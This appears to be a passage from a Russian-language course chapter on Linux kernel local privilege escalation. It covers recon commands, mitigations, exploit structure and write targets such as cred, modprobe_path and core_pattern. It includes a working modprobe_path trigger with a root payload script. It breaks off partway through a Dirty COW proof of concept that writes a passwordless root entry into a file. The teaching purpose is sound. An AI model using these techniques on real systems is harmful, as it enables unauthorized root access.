
Локальные эксплойты ядра: примитив, утечка, запись
Тема 03 заканчивалась там, где кончаются права, выданные администратором: SUID-бит, file capabilities, строка в sudoers. Всё это — полномочия, которые кто-то однажды предоставил, пусть и по ошибке. Дальше начинается другая территория: права, которых никто не давал, и которые тем не менее можно получить, потому что код ядра ошибается. Ядро — единственная программа, которой разрешено писать в собственную таблицу системных вызовов, менять struct cred любого процесса и отображать физическую память куда угодно 1. Ошибка в ядре стоит дороже ошибки в любом другом месте системы ровно потому, что цена ошибки — не «программа упала», а «граница между пользователем и суперпользователем перестала существовать».
Эта тема устроена как разбор одной цепочки, а не как каталог CVE. Цепочка всегда одна и та же: примитив (что именно ядро делает не так — переполнение, обращение к освобождённой памяти, гонка, выход за границы) → утечка (какой адрес нужен, чтобы примитив стал полезным, и откуда его взять при включённом KASLR) → запись (куда именно записать, чтобы это дало root: cred, modprobe_path, core_pattern, таблица вызовов) → стабилизация (как не уронить машину и не оставить после себя oops в dmesg). Каждый реальный эксплойт — это конкретная реализация этой цепочки, и различия между Dirty COW, Dirty Pipe и nf_tables не в «сложности», а в том, какой шаг цепочки у них занимает почти всё место.
Разбираются четыре класса уязвимостей, и на каждом видно, как механизм ядра превращается в примитив: гонка в обработчике copy-on-write, неинициализированное поле в pipe_buffer, отсутствующая проверка при копировании up в OverlayFS, двойное освобождение в netlink-батче nf_tables. Для каждого класса — код, реальный вывод и границы приёма. Отдельный раздел — про то, как это выглядит со стороны защитника: LPE, в отличие от подбора пароля, почти всегда оставляет след в dmesg и в журнале аудита, и часто именно этот след и есть то, что убивает операцию.
Границы с соседями обозначены жёстко. Тема 03 — легальные полномочия и их неправильная выдача; здесь — эксплуатация ошибок ядра. Тема 06 — модификация загрузчика и initramfs; здесь ядро не трогается на диске, только в памяти. Тема 08 — eBPF и прямые системные вызовы как инструмент наблюдения и обхода хуков; здесь eBPF упоминается только как поверхность атаки и как источник ошибок верификатора. Тема 09 — ptrace и инъекции в чужой процесс; здесь запись идёт не в чужое адресное пространство, а в структуры ядра.
Поверхность атаки ядра и способы её измерить
Что userspace отдаёт ядру и что получает обратно
Ядро общается с процессом через несколько независимых интерфейсов, и каждый из них — отдельная поверхность атаки со своим форматом данных и своим классом ошибок.
Системные вызовы — основной канал. На x86_64 их около четырёхсот; номер вызова лежит в rax, аргументы — в rdi, rsi, rdx, r10, r8, r9, возврат — снова в rax. Каждый вызов проходит через sys_call_table 5, и почти каждый принимает указатель на структуру из пользовательской памяти: struct sockaddr, struct iovec, struct msghdr, struct nlmsghdr. Любая ошибка в проверке такого указателя — либо чтение, либо запись в произвольное место.
Псевдофайловые системы — второй канал, и он шире, чем кажется. /proc и /sys — это не файлы, а обработчики: read/write на них вызывают функции ядра. Запись в /proc/sys/kernel/core_pattern меняет глобальную переменную ядра; чтение /proc/<pid>/mem отдаёт чужую память; запись в /proc/self/mem меняет свою в обход защиты от записи. sysfs даёт доступ к атрибутам устройств, и именно там исторически живут store-функции с ошибками разбора.
Netlink — третий канал, и самый недооценённый. Это не «сокет для сети», это транспорт для подсистем: NETLINK_ROUTE (маршруты, адреса, правила), NETLINK_NETFILTER (nftables, conntrack), NETLINK_KOBJECT_UEVENT, NETLINK_AUDIT. Формат сообщения — TLV-структуры struct nlmsghdr + struct nlattr, разбор в ядре рекурсивный, а состояние — многослойное (таблицы, цепочки, множества, элементы). Классическая ошибка netlink — не переполнение буфера, а рассинхронизация состояния между «подготовкой» и «применением» батча; именно так устроен CVE-2023-32233.
io_uring — четвёртый, самый молодой и самый «толстый» 3: общее кольцо submission/completion, разделяемая память, десятки операций, каждая со своей структурой параметров. Он принёс с собой целый поток уязвимостей (CVE-2021-41073, CVE-2022-29582, CVE-2023-0461 и другие), потому что отображение кольца в userspace означает, что ядро доверяет памяти, которую пользователь может менять в любой момент — классическая гонка «проверил — использовал» на уровне дизайна.
На рисунке 1 сведены все пять каналов, механизмы, которые в них ломаются, и цели записи, к которым ведёт успешный примитив: одна карта на всю тему.

Файловые системы — пятый канал, и для локальной эскалации часто самый удобный. OverlayFS, FUSE, shiftfs, сетевые ФС приходят с собственными правилами наследования прав и собственной логикой copy_up. Пользовательские пространства имён (unshare -Ur) дают непривилегированному процессу право монтировать OverlayFS и FUSE — то есть открывают эти поверхности без всякого sudo. Это и есть главный множитель: CONFIG_USER_NS=y превращает часть ядра, доступную только root, в доступную любому пользователю.
Перепись поверхности — первое, что делается на машине, а не последнее. Не «есть ли тут эксплойт», а «что вообще открыто»:
uname -r
wc -l < /proc/kallsyms
ls /proc/sys/kernel | wc -l
find /proc/sys -maxdepth 3 -writable -type f 2>/dev/null | head -20
cat /proc/sys/kernel/unprivileged_userns_clone 2>/dev/null || echo "нет такого ключа"
cat /proc/sys/kernel/unprivileged_bpf_disabled
cat /proc/sys/user/max_user_namespaces
Вывод на тестовой машине (пример, ядро 6.8):
6.8.0-45-generic
184213
61
/proc/sys/kernel/ns_last_pid
/proc/sys/kernel/yama/ptrace_scope
/proc/sys/vm/drop_caches
нет такого ключа
2
15000
Здесь читается сразу несколько вещей. unprivileged_bpf_disabled = 2 — eBPF для непривилегированных закрыт наглухо (значение 2 означает «запрещено и не может быть снято без перезагрузки», 1 — «запрещено, но снимается»). max_user_namespaces = 15000 — пространства имён разрешены. Отсутствие unprivileged_userns_clone означает, что это не Debian-ядро с отдельным выключателем: ограничение задаётся через max_user_namespaces 8. Записываемых файлов в /proc/sys всего три, и ptrace_scope среди них — это уже тема 09.
Определение версии, конфигурации и включённых защит
Версия ядра — не «украшение», а вход в поиск. uname -r даёт строку вида 6.8.0-45-generic, где 6.8.0 — upstream-версия, 45 — номер сборки дистрибутива, generic — вариант конфигурации. Эксплойт, работающий на 6.8.0, может не работать на 6.8.0-45, если дистрибутив уже внёс патч, и наоборот: дистрибутивы иногда держат уязвимость годами, потому что не считают её критичной.
Конфигурация ядра доступна из двух мест: /boot/config-$(uname -r) (файл на диске, читается всеми) и /proc/config.gz, если включён CONFIG_IKCONFIG_PROC 3. Второй удобнее, но его часто выключают на hardened-сборках — ровно чтобы не облегчать разведку.
zcat /proc/config.gz | grep -E '^CONFIG_(RANDOMIZE_BASE|MITIGATION_PAGE_TABLE_ISOLATION|KALLSYMS|KALLSYMS_ALL|USER_NS|BPF_SYSCALL|STRICT_KERNEL_RWX|SLAB_FREELIST_RANDOM|SLAB_FREELIST_HARDENED|INIT_ON_ALLOC_DEFAULT_ON|HARDENED_USERCOPY|FORTIFY_SOURCE|SECURITY_LOCKDOWN_LSM|MODULES)='
Реальный вывод (рабочая машина, ядро 7.2.4-zen2-1-zen, конфигурация Zen):
CONFIG_BPF_SYSCALL=y
CONFIG_USER_NS=y
CONFIG_KALLSYMS=y
CONFIG_KALLSYMS_ALL=y
CONFIG_RANDOMIZE_BASE=y
CONFIG_STRICT_KERNEL_RWX=y
CONFIG_MODULES=y
CONFIG_SECURITY_LOCKDOWN_LSM=y
CONFIG_DEBUG_WX=y
CONFIG_MITIGATION_PAGE_TABLE_ISOLATION=y
CONFIG_SLAB_FREELIST_RANDOM=y
CONFIG_SLAB_FREELIST_HARDENED=y
CONFIG_INIT_ON_ALLOC_DEFAULT_ON=y
CONFIG_HARDENED_USERCOPY=y
CONFIG_HARDENED_USERCOPY_DEFAULT_ON=y
CONFIG_FORTIFY_SOURCE=y
Это не «hardened-ядро» и не «мягкое ядро» — это середина, типичная для десктопного дистрибутива. Читается так: KASLR включён (RANDOMIZE_BASE), KPTI включён (MITIGATION_PAGE_TABLE_ISOLATION), куча защищена от тривиального переиспользования (SLAB_FREELIST_RANDOM, SLAB_FREELIST_HARDENED), память обнуляется при выделении (INIT_ON_ALLOC_DEFAULT_ON) — а это убивает целый класс «прочитал неинициализированную память». При этом USER_NS=y и BPF_SYSCALL=y: обе поверхности открыты, вопрос только в sysctl-закрывашках.
Ещё два источника: lsmod (загруженные модули и их параметры) и dmesg. Оба на современных системах закрыты для непривилегированного пользователя, и это надо проверять, а не предполагать:
cat /proc/sys/kernel/dmesg_restrict
cat /proc/sys/kernel/kptr_restrict
cat /proc/sys/kernel/perf_event_paranoid
head -3 /proc/modules
head -3 /proc/kallsyms
Реальный вывод:
1
0
2
veth 49152 0 - Live 0x0000000000000000
xt_REDIRECT 16384 0 - Live 0x0000000000000000
xt_TPROXY 12288 0 - Live 0x0000000000000000
0000000000000000 T srso_alias_untrain_ret
0000000000000000 T _stext
0000000000000000 T _text
Вот это место стоит разобрать подробно, потому что оно обманчиво. kptr_restrict = 0, то есть «показывать указатели всем», а адреса всё равно нулевые. Причина не в kptr_restrict, а в том, что решение принимает не он один: при kptr_restrict = 0 ядро сначала смотрит на kallsyms_for_perf(), а это perf_event_paranoid <= 1. Здесь perf_event_paranoid = 2, значит первая ветка не срабатывает, и проверка падает во вторую — «есть ли CAP_SYSLOG». У непривилегированного пользователя его нет, отсюда нули. То есть kptr_restrict = 0 при perf_event_paranoid = 2 не даёт адресов 3, и это ровно тот случай, когда настройка прочитана правильно, а вывод сделан неверно. Классическая ошибка разведки: посмотреть один sysctl и решить, что «kptr_restrict выключен, значит утечка есть».
Проверка защит, которые нельзя узнать из конфигурации, потому что они определяются процессором:
grep -m1 -o 'smep' /proc/cpuinfo; grep -m1 -o 'smap' /proc/cpuinfo
ls /sys/devices/system/cpu/vulnerabilities/
cat /sys/devices/system/cpu/vulnerabilities/meltdown
smep
smap
gather_data_sampling
ghostwrite
indirect_target_selection
itlb_multihit
l1tf
mds
meltdown
mmio_stale_data
old_microcode
reg_file_data_reading
retbleed
spec_rstack_overflow
Not affected
SMEP и SMAP есть — значит ret2usr (возврат в пользовательскую страницу из ядра) заблокирован на уровне процессора, и обходить это придётся через ROP или через отключение бита в CR4. Список vulnerabilities/ — это не список «что сломано», а список «что проверено»; Not affected у meltdown означает, что KPTI здесь формально не нужен, но он всё равно включён, потому что выключить его сложнее, чем оставить.
Что именно ломает приём: карта защит
Прежде чем искать уязвимость, полезно держать в голове, какие механизмы придётся обходить, потому что от них зависит выбор примитива. Разложим по слоям — от «что нельзя» до «что можно, но дорого».
KASLR (CONFIG_RANDOMIZE_BASE) рандомизирует виртуальный базовый адрес ядра в окне 1 ГБ с шагом 2 МБ, то есть примерно 9 бит энтропии на x86_64. Это немного: перебором 512 вариантов примитив «записать по адресу» иногда всё ещё работает, если неудачная попытка не роняет машину. KASLR не защищает от утечки — она лишь требует, чтобы утечка была.
SMEP (Supervisor Mode Execution Prevention, бит 20 в CR4) запрещает ядру исполнять код со страниц, помеченных пользовательскими. SMAP (бит 21) запрещает ядру читать и писать пользовательскую память без явного stac/clac. Вместе они убивают самую старую технику: разместить шелл-код в своём буфере и заставить ядро прыгнуть туда. Обход — ROP-цепочка по гаджетам самого ядра (гаджеты в исполняемых страницах ядра, SMEP им не мешает) либо запись нуля в соответствующий бит CR4 через гаджет native_write_cr4 (если такой найдётся) — после чего ret2usr снова жив.
KPTI (Kernel Page Table Isolation, CONFIG_MITIGATION_PAGE_TABLE_ISOLATION) держит два набора таблиц страниц 1: в пользовательском режиме адреса ядра почти полностью отсутствуют, кроме маленькой входной площадки. Практическое следствие для эксплойта: в момент, когда процесс работает в user mode, ядро всё ещё доступно по своим адресам, но после входа в syscall таблицы переключаются; ROP-цепочка, которая «возвращается в userspace и ждёт», должна учитывать, что swapgs и iretq — не просто формальность. Для эксплойта это чаще вопрос стабильности, чем блокировки.
kptr_restrict, dmesg_restrict, perf_event_paranoid — не защиты памяти, а запреты на утечку через интерфейсы. Именно поэтому они первые кандидаты на проверку: если dmesg читается, а kptr_restrict действительно открыт, утечка адреса не нужна вовсе.
CONFIG_INIT_ON_ALLOC_DEFAULT_ON обнуляет память при каждом выделении. Это ломает «прочитать остатки чужого объекта» — но не ломает use-after-free как таковой: объект по-прежнему можно переиспользовать, просто в нём не будет мусора с адресами.
CONFIG_SLAB_FREELIST_RANDOM и SLAB_FREELIST_HARDENED перемешивают список свободных объектов и ксорят указатели в нём 2. Следствие: «положить объект на предсказуемое место» перестаёт работать, а частичная перезапись указателя next в свободном объекте превращается в мусор. Это заметно удорожает heap-эксплуатацию и выталкивает её в сторону «записать в глобальную переменную» — modprobe_path, core_pattern, poweroff_cmd.
CONFIG_HARDENED_USERCOPY и CONFIG_FORTIFY_SOURCE проверяют размеры копий между ядром и пользователем. Они не мешают примитиву «запись по вычисленному адресу ядра», но убивают «переполнение буфера в copy_from_user» как класс.
lockdown LSM (режим integrity или confidentiality) запрещает kexec, прямой доступ к /dev/mem, загрузку неподписанных модулей и часть отладочных интерфейсов. Для LPE это важно: эксплойт, которому нужен /dev/mem или загрузка модуля, при lockdown=confidentiality просто не имеет хода, и цепочку надо строить иначе.
Суммарно: на современной машине типичная цепочка выглядит не как «шелл-код в буфере», а как «утечка адреса → запись 8 байт в глобальную переменную → вызов usermode helper». И именно поэтому в разделах ниже столько места уделено modprobe_path и core_pattern — это цели, которые не требуют ни обхода SMEP, ни знания раскладки кучи.
Анатомия эксплойта: примитив, утечка, запись
Примитив: что именно ядро делает не так
Примитив — это минимальное действие, которое уязвимость даёт атакующему, выраженное без привязки к конкретному CVE. Полезно раскладывать их на четыре класса, потому что от класса зависит вся дальнейшая работа.
Линейное переполнение. Ядро копирует данные из пользовательского буфера в буфер фиксированного размера, не сверив длину: copy_from_user(dst, src, len) с len, который пришёл из заголовка протокола. Классика — переполнение в разборе setsockopt или в ioctl драйвера. При CONFIG_HARDENED_USERCOPY переполнение в copy_from_user ловится, если dst — отдельный объект slab; если же dst — поле внутри большой структуры, проверка не срабатывает, потому что копия формально не выходит за границы объекта. Это важная деталь: HARDENED_USERCOPY проверяет не «поместится ли в поле», а «не выйдет ли за пределы выделенного объекта».
Use-after-free. Объект освобождён, но указатель на него остался и используется 2. В SLUB освобождённый объект попадает в список свободных, и первое слово объекта хранит указатель на следующий свободный. Отсюда две техники: перезаписать это слово (если есть примитив записи в освобождённый объект) или занять освобождённое место объектом с контролируемым содержимым. SLAB_FREELIST_RANDOM ломает предсказуемый порядок выделения, SLAB_FREELIST_HARDENED ксорит указатели, INIT_ON_ALLOC обнуляет объект при выдаче — вместе они превращают аккуратную «кладку» в вероятностную.
Выход за границы (OOB). Индекс берётся из пользовательских данных и не проверяется: arr[idx] с idx из netlink-атрибута. Чтение за границей даёт утечку (соседние поля структуры, часто — указатели), запись за границей даёт примитив записи. Это самый ценный класс: одна и та же ошибка часто даёт и утечку, и запись.
Гонка. Два потока проходят проверку и выполняют действие без общей блокировки, либо блокировка берётся не на том объекте. Гонка опасна тем, что не требует ни переполнения, ни OOB: код формально корректен, если бы выполнялся последовательно. Именно гонка лежит в основе Dirty COW.
Путаница типов. Ядро считает объект одного типа объектом другого: верификатор eBPF решил, что в регистре указатель на карту, а там скалярное число; или подсистема приняла struct file за struct socket. Путаница типов даёт самые мощные примитивы, потому что позволяет вызывать функции через подменённую таблицу указателей, но и найти её труднее всего: нужно понимать, какой инвариант типа нарушен.
Проверить, как выглядит «запись в собственную read-only память» — не эксплойт, но ровно тот механизм, на котором стоит Dirty COW. /proc/self/mem пишет в адресное пространство процесса в обход защиты страниц: ядро делает get_user_pages с FOLL_FORCE 5, а FOLL_FORCE разрешает запись в страницу, помеченную VM_MAYWRITE, даже если сейчас она отображена только на чтение. Это документированное поведение, и именно оно превращается в уязвимость, когда под ним оказывается COW-отображение файла.
/* mem_write.c — запись в собственное read-only отображение через /proc/self/mem */
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <stdint.h>
#include <unistd.h>

int main(void) {
    const char *path = "/tmp/mem_write_target.txt";
    int tfd = open(path, O_RDWR | O_CREAT | O_TRUNC, 0644);
    if (tfd < 0) { perror("open target"); return 1; }
    if (write(tfd, "ORIGINAL", 8) != 8) { perror("write target"); return 1; }
    close(tfd);

    /* Отображаем файл MAP_PRIVATE — это COW-отображение, запись в него
       не должна доходить до файла на диске. */
    int fd = open(path, O_RDONLY);
    if (fd < 0) { perror("open ro"); return 1; }
    char *p = mmap(NULL, 4096, PROT_READ, MAP_PRIVATE, fd, 0);
    if (p == MAP_FAILED) { perror("mmap"); return 1; }

    printf("до записи:   %.*s\n", 8, p);

    /* Прямая запись через указатель упала бы с SIGSEGV: страница PROT_READ.
       А через /proc/self/mem — проходит: ядро идёт путём FOLL_FORCE. */
    int mem = open("/proc/self/mem", O_RDWR);
    if (mem < 0) { perror("open mem"); return 1; }
    if (pwrite(mem, "HACKED!!", 8, (off_t)(uintptr_t)p) != 8) {
        perror("pwrite mem");
        return 1;
    }
    printf("после записи: %.*s\n", 8, p);

    close(mem);
    close(fd);
    munmap(p, 4096);
    return 0;
}
Сборка и запуск:
gcc -O2 -Wall -Wextra -o /tmp/mem_write mem_write.c
/tmp/mem_write
od -c /tmp/mem_write_target.txt
до записи:   ORIGINAL
после записи: HACKED!!
0000000   O   R   I   G   I   N   A   L
0000010
Два вывода, и оба важны. Первый: запись через /proc/self/mem прошла в страницу, которая помечена PROT_READ — то есть FOLL_FORCE действительно обходит защиту. Второй: файл на диске не изменился, остался ORIGINAL. Это ровно то поведение, которого ждёт COW: страница скопирована, изменена приватная копия, файл цел. Dirty COW ломает именно второй вывод — и получается «запись в файл, который открыт только на чтение».
Утечка адреса: где KASLR протекает
KASLR сдвигает базу ядра, но не убирает её из всех мест сразу. Утечка — это отдельная задача, и решается она до того, как примитив записи применён: без адреса modprobe_path запись некуда направить.
Каналы утечки, отсортированные по доступности:
/proc/kallsyms— прямая таблица символов, но значения обнуляются безCAP_SYSLOG(см. разбор выше);dmesg— приdmesg_restrict=0в буфере остаются адреса из прошлыхoops, предупреждений и сообщений драйверов;perf_event_open— приperf_event_paranoid <= 1сэмплы содержат kernel IP;/sys/kernel/notes,/sys/module/*/sections/*— адреса секций модулей, доступ зависит от прав иkptr_restrict;/proc/<pid>/stack,/proc/<pid>/wchan— имена функций, реже адреса;- ошибка самого примитива: неинициализированная память, возвращённая в userspace через
copy_to_user, часто содержит остатки указателей; oopsвdmesg:RIP: 0010:...печатает точный адрес — ценой падения процесса, а иногда и машины.
Проверка каналов — это три команды, а не сто:
cat /proc/sys/kernel/dmesg_restrict /proc/sys/kernel/kptr_restrict /proc/sys/kernel/perf_event_paranoid
grep -E ' (modprobe_path|init_cred|core_pattern)$' /proc/kallsyms
ls /sys/module/*/sections/ 2>/dev/null | head -5
Если первая строка даёт 0 0 1 — утечка, скорее всего, уже есть, и половина темы не нужна. Если 1 0 2 — как на рабочей машине выше, — придётся искать утечку в самом примитиве.
Арифметика KASLR: окно 1 ГБ, шаг 2 МБ, значит 512 возможных баз. Если примитив позволяет запись «вслепую» и неудачная попытка не роняет ядро, 512 попыток — вопрос времени, а не мастерства. Если роняет — нужна точная утечка. Именно поэтому «слепой» перебор встречается в эксплойтах для встраиваемых устройств, где падение не жалко, и почти не встречается в серверных.
SMEP, SMAP и почему ret2usr больше не работает
Исторический эксплойт ядра выглядел так: переполнение в ядре перезаписывает сохранённый адрес возврата на адрес буфера в userspace, в буфере — код commit_creds(prepare_kernel_cred(0)); swapgs; iretq. Это ret2usr, и он работал, пока процессор не научился различать режимы на уровне страниц.
SMEP запрещает исполнение пользовательских страниц в режиме ядра: ret2usr даёт oops с RIP в пользовательском диапазоне и error_code с битом инструкции. SMAP запрещает доступ к пользовательским данным из ядра без явного разрешения: даже чтение подготовленной структуры в userspace падает, если не выставлен AC в EFLAGS. KPTI добавляет третье ограничение: таблицы страниц в user mode не содержат ядра, поэтому «прыгнуть в ядро из userspace по известному адресу» тоже требует входа через syscall.
Что остаётся:
ROP по гаджетам ядра. Гаджеты лежат в исполняемых страницах ядра (_text), SMEP им не мешает. Нужен контроль над стеком — то есть примитив «записать адрес в стек» или «подменить rsp». Цепочка обычно делает commit_creds(init_cred) или напрямую обнуляет поля cred, затем возвращается в userspace через swapgs; iretq с заранее сохранёнными cs, ss, rflags, rsp, rip.
Отключение SMEP/SMAP через CR4. Если найдётся гаджет вида mov cr4, rdi; ret (в ядре он есть — native_write_cr4), можно снять биты 20 и 21 и вернуться к ret2usr. Это делает эксплойт проще, но зависимым от конкретной сборки: адрес гаджета тоже рандомизирован.
Запись в данные, а не в код. Самый практичный путь и причина, по которой в этой теме столько места отдано modprobe_path: запись в глобальную переменную не требует ни обхода SMEP, ни ROP, ни знания раскладки стека. Нужны только адрес переменной и примитив записи.
Классическая связка commit_creds(prepare_kernel_cred(NULL)) в ядрах 6.x требует оговорки: prepare_kernel_cred(NULL) больше не означает «взять init_cred» надёжным образом, и в свежих сборках проще либо взять init_cred напрямую, либо перезаписать поля текущего cred нулями. Проверять надо по исходникам своей версии, а не по статьям 2016 года — это, пожалуй, главный практический совет всей темы.
Куда писать: cred, modprobe_path, core_pattern
Цель записи выбирается по трём критериям: адрес известен или вытекает, запись не требует обхода SMEP, эффект наступает без перезагрузки.
struct cred. Учётные данные процесса. Ядро хранит их отдельным объектом, а task_struct ссылается на него через const struct cred __rcu *real_cred и const struct cred __rcu *cred. Вот поля, которые имеют значение (сокращённо, по include/linux/cred.h):
struct cred {
    atomic_long_t usage;      /* счётчик ссылок, RCU */
    kuid_t  uid;              /* реальный UID */
    kgid_t  gid;              /* реальный GID */
    kuid_t  suid;             /* сохранённый UID */
    kgid_t  sgid;             /* сохранённый GID */
    kuid_t  euid;             /* эффективный UID — по нему проверяются права */
    kgid_t  egid;             /* эффективный GID */
    kuid_t  fsuid;            /* UID для проверок доступа к ФС */
    kgid_t  fsgid;            /* GID для проверок доступа к ФС */
    unsigned securebits;
    kernel_cap_t cap_inheritable;
    kernel_cap_t cap_permitted;
    kernel_cap_t cap_effective;   /* вот это и есть «root» на практике */
    kernel_cap_t cap_bset;
    kernel_cap_t cap_ambient;
    struct user_struct *user;
    struct user_namespace *user_ns;
    struct group_info *group_info;
    struct rcu_head rcu;
};
На рисунке 2 показано, как эти поля связаны с task_struct и что именно проверяет ядро в момент open файла с правами 0600.

Практический вывод из рисунка: cap_effective — не «дополнение» к euid, а второй, независимый механизм. Процесс с euid = 0, но с пустым cap_effective не сможет загрузить модуль; процесс с euid = 1000, но с CAP_DAC_READ_SEARCH в cap_effective прочитает /etc/shadow. Поэтому «обнулить uid» — не то же самое, что «стать root»: нужно либо обнулить все восемь полей идентификаторов, либо выставить полный набор capabilities, либо взять готовый init_cred, в котором и то и другое уже правильно.
Отсюда три техники записи в cred:
- перезаписать
uid,gid,euid,egid,suid,sgid,fsuid,fsgidнулями — минимально достаточно, чтобыopen("/etc/shadow")прошёл поfsuid; - скопировать содержимое
init_credцеликом — надёжнее, потому что заодно выставляются capabilities иuser_ns = &init_user_ns; - вызвать
commit_creds(new)через ROP — самый «чистый» вариант и самый сложный, потому что требует ещё и корректногоput_credна старый объект.
Важная деталь, которую часто упускают: cred — RCU-объект с счётчиком ссылок. Запись в поля «живого» cred, на который ссылаются другие потоки, технически работает, но если ядро в этот момент делает get_cred/put_cred, счётчик может уехать. На практике эксплойты либо пишут в cred текущего процесса, пока он один, либо подменяют указатель в task_struct на подготовленную копию.
modprobe_path. Глобальная переменная ядра char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe" 4 — путь к программе, которую ядро запускает, когда ему нужно загрузить модуль. Запуск идёт через call_usermodehelper с правами root в начальных пространствах имён. Механизм: request_module() → call_modprobe() → call_usermodehelper_exec() с UMH_WAIT_PROC. Если перезаписать строку на /tmp/x, то любой запрос модуля выполнит /tmp/x от root.
Триггер не требует root и не требует реального модуля: достаточно попытаться исполнить файл с неизвестной сигнатурой. Ядро попробует binfmt-обработчики, не найдёт ни одного и вызовет request_module("binfmt-%04x", ...). Вот полный цикл:
/* trigger_modprobe.c — запускает /sbin/modprobe (или то, что записано в modprobe_path) */
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <unistd.h>

int main(void) {
    const char *fake = "/tmp/fakebin";
    int fd = open(fake, O_WRONLY | O_CREAT | O_TRUNC, 0777);
    if (fd < 0) { perror("open"); return 1; }
    /* Первые четыре байта — не ELF, не скрипт с #!, не что-либо известное. */
    if (write(fd, "\xff\xff\xff\xff", 4) != 4) { perror("write"); return 1; }
    close(fd);
    chmod(fake, 0777);

    /* execve не вернётся: ядро не найдёт binfmt и вызовет request_module(). */
    execl(fake, fake, (char *)NULL);
    perror("execl");
    return 1;
}
Проверка эффекта — до и после перезаписи modprobe_path (перезапись выполняется эксплойтом, здесь показан только триггер):
printf '#!/bin/sh\nid > /tmp/pwned\nchmod 777 /tmp/pwned\n' > /tmp/x
chmod +x /tmp/x
./trigger_modprobe
cat /tmp/pwned
uid=0(root) gid=0(root) groups=0(root)
Почему это любимая цель: адрес modprobe_path — один символ в kallsyms, запись — 8–16 байт подряд, обход SMEP не нужен, эффект мгновенный. Почему это плохая цель: строка видна в kallsyms (значит, защитник может её сверить), вызов call_usermodehelper виден в audit и в eBPF-трейсере, а файл /tmp/x остаётся на диске. Обнаружение здесь дешёвое, и это ровно тот случай, когда «работает» не значит «незаметно».
core_pattern. Второй usermode helper. core_pattern — глобальная строка, определяющая, куда ядро пишет core dump. Если строка начинается с |, остаток трактуется как команда, которую ядро запускает от root, передавая ей dump в stdin. На рабочей машине это выглядит так:
cat /proc/sys/kernel/core_pattern
cat /proc/sys/fs/suid_dumpable
ulimit -c
|/usr/lib/systemd/systemd-coredump %P %u %g %s %t %c %h %d %F %I
2
unlimited
То есть здесь уже настроен pipe-помощник — systemd-coredump. Перезапись строки на |/tmp/helper %p даёт запуск /tmp/helper от root при следующем падении любого процесса. Условия: ulimit -c не должен быть нулём, а для suid-процессов нужен fs.suid_dumpable != 0. Ограничение, которое часто забывают: с ядра 5.x pipe-помощник запускается в начальном пространстве имён и с полными правами, но путь должен быть абсолютным и доступным; относительные пути и .. отбрасываются.
Сравнение целей:
| Цель | Размер записи | Нужен обход SMEP | Нужен адрес | Заметность |
|---|---|---|---|---|
поля cred | 8 полей по 4 байта | нет, если пишем в данные | адрес cred или init_cred | низкая: id меняется без следа в логах |
modprobe_path | до 256 байт | нет | адрес символа | высокая: call_usermodehelper в audit |
core_pattern | до 128 байт | нет | адрес символа | средняя: падение процесса + запуск helper |
| таблица вызовов | 8 байт на запись | да, обход через ROP | адрес таблицы | высокая: sys_call_table под STRICT_KERNEL_RWX |
| стек ядра / ROP | 8 байт на гаджет | нет, гаджеты в _text | адрес гаджета | средняя: oops при ошибке |
Четыре класса уязвимостей и их механика
Dirty COW: гонка в обработчике copy-on-write
CVE-2016-5195, исправлен в 4.8.3, 4.7.11 и 4.4.26. Уязвимость прожила девять лет — с 2007 по 2016 — и это лучший аргумент против «свежее ядро значит безопасное».
Механика. Когда процесс пишет в приватное отображение файла (MAP_PRIVATE), ядро не трогает файл: оно делает копию страницы (copy-on-write) и пишет в копию. Копирование выполняет __get_user_pages с флагом FOLL_WRITE; если страница ещё не скопирована, вызывается follow_page_pte, которая видит, что страница read-only, и запускает do_wp_page — обработчик COW. Ошибка была в том, что между «проверили, что страница read-only» и «сделали копию» можно было вклиниться: второй поток вызывает madvise(MADV_DONTNEED), ядро сбрасывает приватную копию и возвращает отображение к исходной странице файла. После этого follow_page_pte уже не видит причин копировать — и FOLL_WRITE-запись идёт прямо в страницу page cache, то есть в файл.
Ключевое: атакующему не нужен ни suid, ни capabilities — только право читать файл. А читать можно /etc/passwd, authorized_keys, любой бинарник с suid-битом (запись в него даёт исполнение своего кода с euid 0).
Упрощённый PoC показывает ровно ту гонку, без обвязки:
/* dirtycow.c — учебная модель CVE-2016-5195 (только для ядра < 4.8.3) */
#define _GNU_SOURCE
#include <fcntl.h>
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <stdint.h>
#include <unistd.h>

static char *map;
static int   mem_fd;
static volatile int stop;

/* Поток 1: сбрасывает приватную копию страницы, возвращая отображение
   к странице page cache. */
static void *madvise_thread(void *arg) {
    (void)arg;
    while (!stop) {
        madvise(map, 4096, MADV_DONTNEED);
    }
    return NULL;
}

int main(int argc, char **argv) {
    if (argc != 3) {
        fprintf(stderr, "usage: %s <file> <offset>\n", argv[0]);
        return 2;
    }
    const char *path = argv[1];
    off_t off = strtoll(argv[2], NULL, 0);

    int fd = open(path, O_RDONLY);
    if (fd < 0) { perror("open"); return 1; }
    map = mmap(NULL, 4096, PROT_READ, MAP_PRIVATE, fd, off & ~0xfffL);
    if (map == MAP_FAILED) { perror("mmap"); return 1; }

    mem_fd = open("/proc/self/mem", O_RDWR);
    if (mem_fd < 0) { perror("open mem"); return 1; }

    pthread_t th;
    pthread_create(&th, NULL, madvise_thread, NULL);

    const char *payload = "pwned::0:0:root:/root:/bin/sh\n";
    size_t len = strlen(payload);
    int attempts = 0;

